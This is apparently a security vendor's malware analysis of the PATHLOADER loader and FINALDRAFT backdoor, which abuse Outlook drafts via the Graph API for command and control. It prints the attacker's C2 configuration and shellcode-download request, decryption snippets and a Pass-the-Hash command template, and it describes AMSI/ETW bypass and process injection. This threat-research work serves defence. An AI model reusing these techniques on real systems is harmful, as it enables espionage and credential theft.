
You've Got Malware: FINALDRAFT Hides in Your Drafts


elastic.co/security-labs/finaldraft

Subscribe

During a recent investigation (REF7707), Elastic Security Labs discovered new malware targeting a foreign ministry. The malware includes a custom loader and backdoor with many features including using Microsoft's Graph API for C2 communications.



34 min read



Malware analysis

Summary

While investigating REF7707, Elastic Security Labs discovered a new family of previously unknown malware that leverages Outlook as a communication channel via the Microsoft Graph API. This post-exploitation kit includes a loader, a backdoor, and multiple submodules that enable advanced post-exploitation activities.

Our analysis uncovered a Linux variant and an older PE variant of the malware, each with multiple distinct versions that suggest these tools have been under development for some time.

The completeness of the tools and the level of engineering involved suggest that the developers are well-organized. The extended time frame of the operation and evidence from our telemetry suggest it's likely an espionage-oriented campaign.

This report details the features and capabilities of these tools.

For the campaign analysis of REF7707 - check out From South America to Southeast Asia: The Fragile Web of REF7707.

Technical Analysis

PATHLOADER

PATHLOADER is a Windows PE file that downloads and executes encrypted shellcode retrieved from external infrastructure.

Our team recovered and decrypted the shellcode retrieved by PATHLOADER, extracting a new implant we have not seen publicly reported, which we call FINALDRAFT. We believe these two components are used together to infiltrate sensitive environments.

Configuration

PATHLOADER is a lightweight Windows executable at 206 kilobytes; this program downloads and executes shellcode hosted on a remote server. PATHLOADER includes an embedded configuration stored in the `.data` section that includes C2 and other relevant settings.

After Base64 decoding and converting from the embedded hex string, the original configuration is recovered with two unique typosquatted domains resembling security vendors.

```
https://poster.checkponit.com:443/nzoMeFYgvjyXK3P;https://support.fortineat.com:443/nzoMeFYgvjyXK3P;*|*
```

Configuration from PATHLOADER

API Hashing

In order to block static analysis efforts, PATHLOADER performs API hashing using the Fowler–Noll–Vo hash function. This can be observed based on the immediate value `0x1000193` found 37 times inside the binary. The API hashing functionality shows up as in-line as opposed to a separate individual function.

String Obfuscation

PATHLOADER uses string encryption to obfuscate functionality from analysts reviewing the program statically. While the strings are easy to decrypt while running or if using a debugger, the obfuscation shows up in line, increasing the complexity and making it more challenging to follow the control flow. This obfuscation uses SIMD (Single Instruction, Multiple Data) instructions and XMM registers to transform the data.

One string related to logging `WinHttpSendRequest` error codes used by the malware developer was left unencrypted.

Execution/Behavior

Upon execution, PATHLOADER employs a combination of `GetTickCount64` and `Sleep` methods to avoid immediate execution in a sandbox environment. After a few minutes, PATHLOADER parses its embedded configuration, cycling through both preconfigured C2 domains (`poster.checkponit[.]com`, `support.fortineat[.]com`) attempting to download the shellcode through `HTTPS GET` requests.

```
GET http://poster.checkponit.com/nzoMeFYgvjyXK3P HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Host: poster.checkponit.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.85 Safari/537.36
```

The shellcode is AES encrypted and Base64 encoded. The AES decryption is performed using the shellcode download URL path `"/nzoMeFYgvjyXK3P"` as the 128-bit key used in the call to the `CryptImportKey` API.

After the `CryptDecrypt` call, the decrypted shellcode is copied into previously allocated memory. The memory page is then set to `PAGE_EXECUTE_READ_WRITE` using the `NtProtectVirtualMemory` API. Once the page is set to the appropriate protection, the shellcode entrypoint is called, which in turn loads and executes the next stage: FINALDRAFT.

FINALDRAFT

FINALDRAFT is a 64-bit malware written in C++ that focuses on data exfiltration and process injection. It includes additional modules, identified as parts of the FINALDRAFT kit, which can be injected by the malware. The output from these modules is then forwarded to the C2 server.

Entrypoint

FINALDRAFT exports a single entry point as its entry function. The name of this function varies between samples; in this sample, it is called `UpdateTask`.

Initialization

The malware is initialized by loading its configuration and generating a session ID.

Configuration loading process

The configuration is hardcoded in the binary in an encrypted blob. It is decrypted using the following algorithm.

```
for ( i = 0; i < 0x149A; ++i )
  configuration[i] ^= decryption_key[i & 7];
```

Decryption algorithm for configuration data

The decryption key is derived either from the Windows product ID (`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductId`) or from a string located after the encrypted blob. This is determined by a global flag located after the encrypted configuration blob.

The decryption key derivation algorithm is performed as follows:

```
uint64_t decryption_key = 0;
do
  decryption_key = *data_source++ + 31 * decryption_key;
while ( data_source != &data_source[data_source_length] );
```

Decryption key derivation algorithm

The configuration structure is described as follows:

```
struct Configuration // sizeof=0x149a
{
  char c2_hosts_or_refresh_token[5000];
  char pastebin_url[200];
  char guid[36];
  uint8_t unknown_0[4];
  uint16_t build_id;
  uint32_t sleep_value;
  uint8_t communication_method;
  uint8_t aes_encryption_key[16];
  bool get_external_ip_address;
  uint8_t unknown_1[10]
};
```

Configuration structure

The configuration is consistent across variants and versions, although not all fields are utilized. For example, the communication method field wasn't used in the main variant at the time of this publication, and only the MSGraph/Outlook method was used. However, this is not the case in the ELF variant or prior versions of FINALDRAFT.

The configuration also contains a Pastebin URL, which isn't used across any of the variants. However, this URL was quite useful to us for pivoting from the initial sample.

Session ID derivation process

The session ID used for communication between FINALDRAFT and C2 is generated by creating a random GUID, which is then processed using the Fowler-Noll-Vo (FNV) hash function.

Communication protocol

During our analysis, we discovered that different communication methods are available from the configuration; however, the most contemporary sample at this time uses only the `COutlookTrans` class, which abuses the Outlook mail service via the Microsoft Graph API. This same technique was observed in SIESTAGRAPH, a previously unknown malware family reported by Elastic Security Labs in

February 2023 and attributed to a PRC-affiliated threat group.

The Microsoft Graph API token is obtained by FINALDRAFT using the https://login.microsoftonline.com/common/oauth2/token endpoint. The refresh token used for this endpoint is located in the configuration.

Once refreshed, the Microsoft Graph API token is stored in the following registry paths based on whether the user has administrator privileges:

- `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UUID\<uuid_from_configuration>`
- `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UUID\<uuid_from_configuration>`

This token is reused across requests, if it is still valid.

The communication loop is described as follows:

- Create a session email draft if it doesn't already exist.
- Read and delete command request email drafts created by the C2.
- Process commands
- Write command response emails as drafts for each processed command.

A check is performed to determine whether a session email, in the form of a command response email identified by the subject `p_<session-id>`, already exists. If it does not, one is created in the mail drafts. The content of this email is base64 encoded but not AES encrypted.

The session data is described in the structure below.

```
struct Session
{
  char random_bytes[30];
  uint32_t total_size;
  char field_22;
  uint64_t session_id;
  uint64_t build_number;
  char field_33;
};
```

Session data structure

The command queue is filled by checking the last five C2 command request emails in the mail drafts, which have subjects `r_<session-id>`.

After reading the request, emails are then deleted.

Commands are then processed, and responses are written into new draft emails, each with the same `p_<session-id>` subject for each command response.

Content for message requests and responses are **Zlib** compressed, **AES CBC** encrypted, and Base64 encoded. The AES key used for encryption and decryption is located in the configuration blob.

```
Base64(AESEncrypt(ZlibCompress(data)))
```

Request messages sent from the C2 to the implant follow this structure.

```
struct C2Message{
  struct {
    uint8_t random_bytes[0x1E];
    uint32_t message_size;
    uint64_t session_id;
  } header;                    // Size: 0x2A (42 bytes)

  struct {
    uint32_t command_size;
    uint32_t next_command_struct_offset;
    uint8_t command_id;
    uint8_t unknown[8];
    uint8_t command_args[];
  } commands[];
};
```

Request message structure

Response messages sent from the implant to C2 follow this structure.

```
struct ImplantMessage {
  struct Header {
    uint8_t random_bytes[0x1E];
    uint32_t total_size;
    uint8_t flag;               // Set to 1
    uint64_t session_id;
    uint16_t build_id;
    uint8_t pad[6];
  } header;

  struct Message {
    uint32_t actual_data_size_add_0xf;
    uint8_t command_id;
    uint8_t unknown[8];
    uint8_t flag_success;
    char newline[0x2];
    uint8_t actual_data[];
  }
};
```

Response message structure

Here is an example of data stolen by the implant.

Commands

FinalDraft registers 37 command handlers, with most capabilities revolving around process injection, file manipulation, and network proxy capabilities.

Below is a table of the commands and their IDs:

ID	Name
0	GatherComputerInformation
2	StartTcpServerProxyToC2
3	StopTcpServerProxyToC2
4	ConnectToTcpTargetStartProxyToC2
5	SetSleepValue
6	DeleteNetworkProjectorFwRuleAndStopTCPServer
8	ConnectToTcpTarget
9	SendDataToUdpOrTcpTarget
10	CloseTcpConnection
11	DoProcessInjectionSendOutputEx
12	ListFiles
13	ListAvailableDrives
14	CreateDirectory
15	DeleteFileOrDirectory
16	DownloadFile
17	UploadFile0
18	DummyFunction
19	SetCurrentDirectory
20	GetCurrentDirectory
21	ListRunningProcesses

ID	Name
24	DoProcessInjectionNoOutput
25	DoProcessInjectionNoOutput (Same as 24)
26	DoProcessInjectionSendOutput1
28	DisconnectFromNamedPipe
30	ConnectToNamedPipeAndProxyMessageToC2
31	GetCurrentProcessTokenInformation
32	EnumerateActiveSessions
33	ListActiveTcpUdpConnections
35	MoveFile1
36	GetOrSetFileTime
39	UploadFile1
41	MoveFile0
42	CopyFileOrCopyDirectory
43	TerminateProcess
44	CreateProcess

FINALDRAFT command handler table

Gather computer information

Upon execution of the `GatherComputerInformation` command, information about the victim machine is collected and sent by FINALDRAFT. This information includes the computer name, the account username, internal and external IP addresses, and details about running processes.

This structure is described as follows:

```
struct ComputerInformation
{
  char field_0;
  uint64_t session_id;
  char field_9[9];
  char username[50];
  char computer_name[50];
  char field_76[16];
  char external_ip_address[20];
  char internal_ip_address[20];
  uint32_t sleep_value;
  char field_B2;
  uint32_t os_major_version;
  uint32_t os_minor_version;
  bool product_type;
  uint32_t os_build_number;
  uint16_t os_service_pack_major;
  char field_C2[85];
  char field_117;
  char current_module_name[50];
  uint32_t current_process_id;
};
```

Collected information structure

The external IP address is collected when enabled in the configuration.

This address is obtained by FINALDRAFT using the following list of public services.

Public service

Public service
hxxps://ip-api.io/json
hxxps://ipinfo.io/json
hxxps://myexternalip.com/raw
hxxps://ipapi.co/json/
hxxps://jsonip.com/

IP lookup service list

Process injection

FINALDRAFT has multiple process injection-related commands that can inject into either running processes or create a hidden process to inject into.

In cases where a process is created, the target process is either an executable path provided as a parameter to the command or defaults to `mspaint.exe` or `conhost.exe` as a fallback.

Depending on the command and its parameters, the process can be optionally created with its standard output handle piped. In this case, once the process is injected, FINALDRAFT reads from the pipe's output and sends its content along with the command response.

Another option exists where, instead of piping the standard handle of the process, FINALDRAFT, after creating and injecting the process, waits for the payload to create a Windows named pipe. It then connects to the pipe, writes some information to it, reads its output, and sends the data to the C2 through a separate channel. (In the case of the Outlook transport channel, this involves creating an additional draft email.).

The process injection procedure is basic and based on `VirtualAllocEx`, `WriteProcessMemory`, and `RtlCreateUserThread` API.

Forwarding data from TCP, UDP, and named pipes

FINALDRAFT offers various methods of proxying data to C2, including UDP and TCP listeners, and a named pipe client.

Proxying UDP and TCP data involves handling incoming communication differently based on the protocol. For UDP, messages are received directly from the sender, while for TCP, client connections are accepted before receiving data. In both cases, the data is read from the socket and forwarded to the transport channel.

Below is an example screenshot of the `recvfrom` call from the UDP listener.

Before starting the TCP listener server, FINALDRAFT adds a rule to the Windows Firewall. This rule is removed when the server shuts down. To add/remove these rules the malware uses **COM** and the INetFwPolicy2 and the INetFwRule interfaces.

FINALDRAFT can also establish a TCP connection to a target. In this case, it sends a magic value, `"\x12\x34\xab\xcd\ff\xff\xcd\xab\x34\x12"` and expects the server to echo the same magic value back before beginning to forward the received data.

For the named pipe, FINALDRAFT only connects to an existing pipe. The pipe name must be provided as a parameter to the command, after which it reads the data and forwards it through a separate channel.

File manipulation

For the file deletion functionality, FINALDRAFT prevents file recovery by overwriting file data with zeros before deleting them.

FINALDRAFT defaults to `CopyFileW` for file copying. However, if it fails, it will attempt to copy the file at the NTFS cluster level.

It first opens the source file as a drive handle. To retrieve the cluster size of the volume where the file resides, it uses `GetDiskFreeSpaceW` to retrieve information about the number of sectors per cluster and bytes per sector. `DeviceIoControl` is then called with `FSCTL_GET_RETRIEVAL_POINTERS` to retrieve details of extents: locations on disk storing the data of the specified file and how much data is stored there in terms of cluster size.

For each extent, it uses `SetFilePointer` to move the source file pointer to the corresponding offset in the volume; reading and writing one cluster of data at a time from the source file to the destination file.

If the file does not have associated cluster mappings, it is a resident file, and data is stored in the MFT itself. It uses the file's MFT index to get its raw MFT record. The record is then parsed to locate the `$DATA` attribute (type identifier = 128). Data is then extracted from this attribute and written to the destination file using `WriteFile`.

Injected Modules

Our team observed several additional modules loaded through the `DoProcessInjectionSendOutputEx` command handler performing process injection and writing the output back through a named pipe. This shellcode injected by FINALDRAFT leverages the well-known sRDI project, enabling the loading of a fully-fledged PE DLL into memory within the same process, resolving its imports and calling its export entrypoint.

Network enumeration (`ipconfig.x64.dll`)

This module creates a named pipe (`\\.\Pipe\E340C955-15B6-4ec9-9522-1F526E6FBBF1`) waiting for FINALDRAFT to connect to it. Perhaps to prevent analysis/sandboxing, the threat actor used a password (`Aslire597`) as an argument, if the password is incorrect, the module will not run.

As its name suggests, this module is a custom implementation of the ipconfig command retrieving networking information using Windows API's (`GetAdaptersAddresses`, `GetAdaptersInfo`, `GetNetworkParams`) and reading the Windows registry keypath (`SYSTEM\\CurrentControlSet\\Services\\Tcpip\\Parameters\\Interfaces`). After the data is retrieved, it is sent back to FINALDRAFT through the named pipe.

PowerShell execution (`Psloader.x64.dll`)

This module allows the operator to execute PowerShell commands without invoking the `powershell.exe` binary. The code used is taken from PowerPick, a well-known open source offensive security tool.

To evade detection, the module first hooks the `EtwEventWrite`, `ReportEventW`, and `AmsiScanBuffer` APIs, forcing them to always return `0`, which disables ETW logging and bypasses anti-malware scans.

Next, the DLL loads a .NET payload (PowerPick) stored in its `.data` section using the CLR Hosting technique.

The module creates a named pipe (`\\.\Pipe\BD5AE956-0CF5-44b5-8061-208F5D0DBBB2`) which is used for command forwarding and output retrieval. The main thread is designated as the receiver, while a secondary thread is created to write data to the pipe. Finally, the managed **PowerPick** binary is loaded and executed by the module.

Pass-the-Hash toolkit (`pnt.x64.dll`)

This module is a custom Pass-the-Hash (PTH) toolkit used to start new processes with stolen NTLM hashes. This PTH implementation is largely inspired by the one used by Mimikatz, enabling lateral movement.

A password (`Aslire597`), domain, and username with the NTLM hash, along with the file path of the program to be elevated, are required by this module. In our sample, this command line is loaded by the sRDI shellcode. Below is an example of the command line.

```
program.exe <password> <domain>\<account>:<ntlm_hash> <target_process>
```

Like the other module, it creates a named pipe, "`\\.\Pipe\EAA0BF8D-CA6C-45eb-9751-6269C70813C9`", and awaits incoming connections from FINALDRAFT. This named pipe serves as a logging channel.

After establishing the pipe connection, the malware creates a target process in a suspended state using `CreateProcessWithLogonW`, identifies key structures like the `LogonSessionList` and `LogonSessionListCount` within the Local Security Authority Subsystem Service (LSASS) process, targeting the logon session specified by the provided argument.

Once the correct session is matched, the current credential structure inside LSASS is overwritten with the supplied NTLM hash instead of the current user's NTLM hash, and finally, the process thread is resumed. This technique is well explained in the blog post "Inside the Mimikatz Pass-the-Hash Command (Part 2)" by Praetorian. The result is then sent to the named pipe.

FINALDRAFT ELF variant

During this investigation, we discovered an ELF variant of FINALDRAFT. This version supports more transport protocols than the PE version, but has fewer features, suggesting it might be under development.

Additional transport channels

The ELF variant of FINALDRAFT supports seven additional protocols for C2 transport channels:

C2 communication protocols
HTTP/HTTPS
Reverse UDP
ICMP
Bind TCP
Reverse TCP
DNS
Outlook via REST API (could be communicating with an API proxy)
Outlook via Graph API

FINALDRAFT ELF variant C2 communication options

From the ELF samples discovered, we have identified implants configured to use the HTTP and Outlook via Graph API channels.

While the code structure is similar to the most contemporary PE sample, at the time of this publication, some parts of the implant's functionality were modified to conform to the Linux environment. For example, new Microsoft OAuth refresh tokens requested are written to a file on disk, either `/var/log/installlog.log.<UUID_from_config>` or `/mnt/hgfsdisk.log.<UUID_from_config>` if it fails to write to the prior file.

Below is a snippet of the configuration which uses the HTTP channel. We can see two C2 servers are used in place of a Microsoft refresh token, the port number `0x1bb` (`443`) at offset `0xc8`, and flag for using HTTPS at offset `0xfc`.

The domains are intentionally designed to typosquat well-known vendors, such as "VMSphere" (VMware vSphere). However, it's unclear which vendor "Hobiter" is attempting to impersonate in this instance.

C2
support.vmphere.com
update.hobiter.com

Domain list

Commands

All of the commands overlap with its Windows counterpart, but offer fewer options. There are two C2 commands dedicated to collecting information about the victim's machine. Together, these commands gather the following details:

- Hostname
- Current logged-in user
- Intranet IP address
- External IP address
- Gateway IP address
- System boot time
- Operating system name and version
- Kernel version
- System architecture
- Machine GUID
- List of active network connections
- List of running processes
- Name of current process

Command Execution

While there are no process injection capabilities, the implant can execute shell commands directly. It utilizes `popen` for command execution, capturing both standard output and errors, and sending the results back to the C2 infrastructure.

Self Deletion

To dynamically resolve the path of the currently running executable, its symlink pointing to the executable image is passed to `sys_readlink`. `sys_unlink` is then called to remove the executable file from the filesystem.

Older FINALDRAFT PE sample

During our investigation, we identified an older version of FINALDRAFT. This version supports half as many commands but includes an additional transport protocol alongside the MS Graph API/Outlook transport channel.

The name of the binary is `Session.x64.dll`, and its entrypoint export is called `GoogleProxy`:

HTTP transport channel

This older version of FINALDRAFT selects between the Outlook or HTTP transport channel based on the configuration.

In this sample, the configuration contains a list of hosts instead of the refresh token found in the main sample. These same domains were used by PATHLOADER, the domain (`checkponit[.]com`) was registered on 2022-08-26T09:43:16Z and domain (`fortineat[.]com`) was registred on 2023-11-08T09:47:47Z.

The domains purposely typosquat real known vendors, **CheckPoint** and **Fortinet**, in this case.

C2
`poster.checkponit[.]com`
`support.fortineat[.]com`

Domain list

Shell command

An additional command exists in this sample that is not present in later versions. This command, with ID `1`, executes a shell command.

The execution is carried out by creating a `cmd.exe` process with the `"/c"` parameter, followed by appending the actual command to the parameter.

Detection

Elastic Defend detects the process injection mechanism through two rules. The first rule detects the `WriteProcessMemory` API call targeting another process, which is a common behavior observed in process injection techniques.

The second rule detects the creation of a remote thread to execute the shellcode.

We also detect the loading of the PowerShell engine by the `Psloader.x64.dll` module, which is injected into the known target `mspaint.exe`.

Malware and MITRE ATT&CK

Elastic uses the MITRE ATT&CK framework to document common tactics, techniques, and procedures that threats use against enterprise networks.

Tactics

Techniques

Techniques represent how an adversary achieves a tactical goal by performing an action.

Mitigations

Detection

YARA

Elastic Security has created the following YARA rules related to this post:

Observations

The following observables were discussed in this research:

Observable	Type	Reference	Date
9a11d6fcf76583f7f70ff55297fb550fed774b61f35ee2edd95cf6f959853bcf	SHA256	PATHLOADER	VT first seen: 2023-05-09 09:44:45 UTC
39e85de1b1121dc38a33eca97c41dbd9210124162c6d669d28480c833e059530	SHA256	FINALDRAFT initial sample	Telemetry first seen: 2024-11-28 20:49:18.646
83406905710e52f6af35b4b3c27549a12c28a628c492429d3a411fdb2d28cc8c	SHA256	FINALDRAFT ELF variant	VT first seen: 2024-10-05 07:15:00 UTC
poster.checkponit[.]com	domain	PATHLOADER/FINALDRAFT domain	Creation date: 2022-08-26T09:43:16Z Valid until: 2025-08-26T07:00:00Z
support.fortineat[.]com	domain	PATHLOADER/FINALDRAFT domain	Creation date: 2023-11-08T09:47:47Z Valid until: 2024-11-08T09:47:47.00Z
support.vmphere[.]com	domain	FINALDRAFT domain	Creation date: 2023-09-12T12:35:57Z Valid until: 2025-09-12T12:35:57Z
update.hobiter[.]com	domain	FINALDRAFT domain	Creation date: 2023-09-12T12:35:58Z Valid until: 2025-09-12T12:35:58Z